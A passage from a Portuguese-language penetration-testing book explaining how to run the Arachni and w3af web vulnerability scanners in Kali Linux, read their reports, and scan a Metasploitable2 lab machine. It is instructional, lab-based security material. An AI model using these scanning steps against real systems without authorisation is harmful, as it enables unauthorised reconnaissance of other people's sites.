


Figura 9.23 – Scanning com o Arachni.

Enquanto o scanner estiver executando, o processo estará associado a um processo dispatch. Vários dispatchers podem ser executados ao mesmo tempo. Se houver mais web services para testar, volte para a aba **Start a Scan** (Iniciar um scan) e inicie outro scan. Se o IceWeasel for fechado ou vários scans estiverem executando juntos, abra o navegador web e acesse o Arachni; em seguida, clique na aba **Dispatchers** para interagir com cada processo.

Quando o scan for concluído, o Arachni mudará automaticamente para a aba **Reports** (Relatórios). A partir daqui, o pentester poderá gerar o relatório em vários formatos diferentes. Como ocorre com os scanners, o Arachni também mantém os relatórios separados para cada dispatcher executado (Figura 9.24).




Figura 9.24 – Relatórios do Arachni.

Os relatórios disponibilizam gráficos de barras e de pizza com os resultados dos scans, como mostrado na figura 9.25.

O Arachni divide o relatório em duas subcategorias. A primeira recebe o nome de **Trusted** (Confiável), enquanto a segunda é chamada de **Untrusted** (Não confiável). As vulnerabilidades classificadas como confiáveis são consideradas como descobertas exatas (ou positivas) porque o scanner não recebeu nenhuma resposta anormal do servidor web no momento do scanning. As vulnerabilidades classificadas como não confiáveis são consideradas como possíveis falso-positivos e devem ser verificadas pelo pentester.




Figura 9.25 – Vulnerabilidades por tipo.

w3af – Framework para auditoria e ataque de aplicações web (mais informações em `http://w3af.org/`)

O w3af é outro scanner de vulnerabilidades bem leve, disponibilizado à comunidade de segurança pelos bons desenvolvedores do OWASP. A geração de relatórios é limitada e não é tão elegante quanto no Arachni, porém fornece uma boa base para o relatório de vulnerabilidades. A grande vantagem – ou desvantagem, conforme a maneira pela qual um pentester estiver envolvido em uma atividade – é que o w3af possui uma variedade de plugins personalizáveis para vulnerabilidades que exigem atualizações da internet no momento em que o plugin for disparado. Durante um evento de teste de invasão, se o pentester não tiver acesso à internet, o w3af irá gerar vários erros. Se uma conexão com a internet estiver disponível, os plugins extrairão scripts e verificações de vulnerabilidades atualizados, o que garante que o scan será o mais atualizado possível.

Usando o w3af

Clique em **Applications à Kali Linux à Web Applications à Web Vulnerability Scanners à w3af** (Aplicações à Kali Linux à Aplicações web à Scanners de vulnerabilidades web à w3af), como mostrado na figura 9.26.




Figura 9.26 – Console do w3af.

Quando a GUI do w3af inicia, um perfil vazio é carregado, sem plugins ativos. Um novo perfil pode ser criado ao selecionar inicialmente os plugins desejados e, em seguida, clicar nas opções **Profiles > Save as** (Perfis > Salvar como) na barra de menu. Alguns perfis previamente preenchidos já existem e estão disponíveis para uso. Clicar em um perfil, por exemplo, em **OWASP_TOP10**, selecionará o perfil a ser usado em um scan. O w3af foi concebido para possibilitar um controle individual dos plugins. Mesmo quando um perfil previamente configurado é selecionado, ajustes aos plugins podem ser feitos antes de disparar o scan. Sem acesso à internet, a execução dos scans pode ser um evento de tentativa e erro. Abaixo da janela de seleção de plugins encontra-se outro conjunto de plugins.

Os plugins servem para a geração de relatórios. Todos os relatórios são gerados na pasta `/root/`.

Neste guia de instruções, o perfil **OWASP_TOP10** foi selecionado; no entanto os plugins de descoberta (discovery) foram desabilitados por enquanto. Os relatórios HTML foram ativados (Figura 9.27).




Figura 9.27 – Seleção de módulos no w3af.

Insira um site que será o alvo. Nesse caso, a máquina virtual Metasploitable2 foi selecionada. Clique no botão **Start** (Iniciar).

O resultado do scan anterior será limitado em virtude da falta de plugins ativados (Figura 9.28). Para visualizar os resultados no formato HTML selecionado, abra o IceWeasel e acesse `file:///root/results.html`.

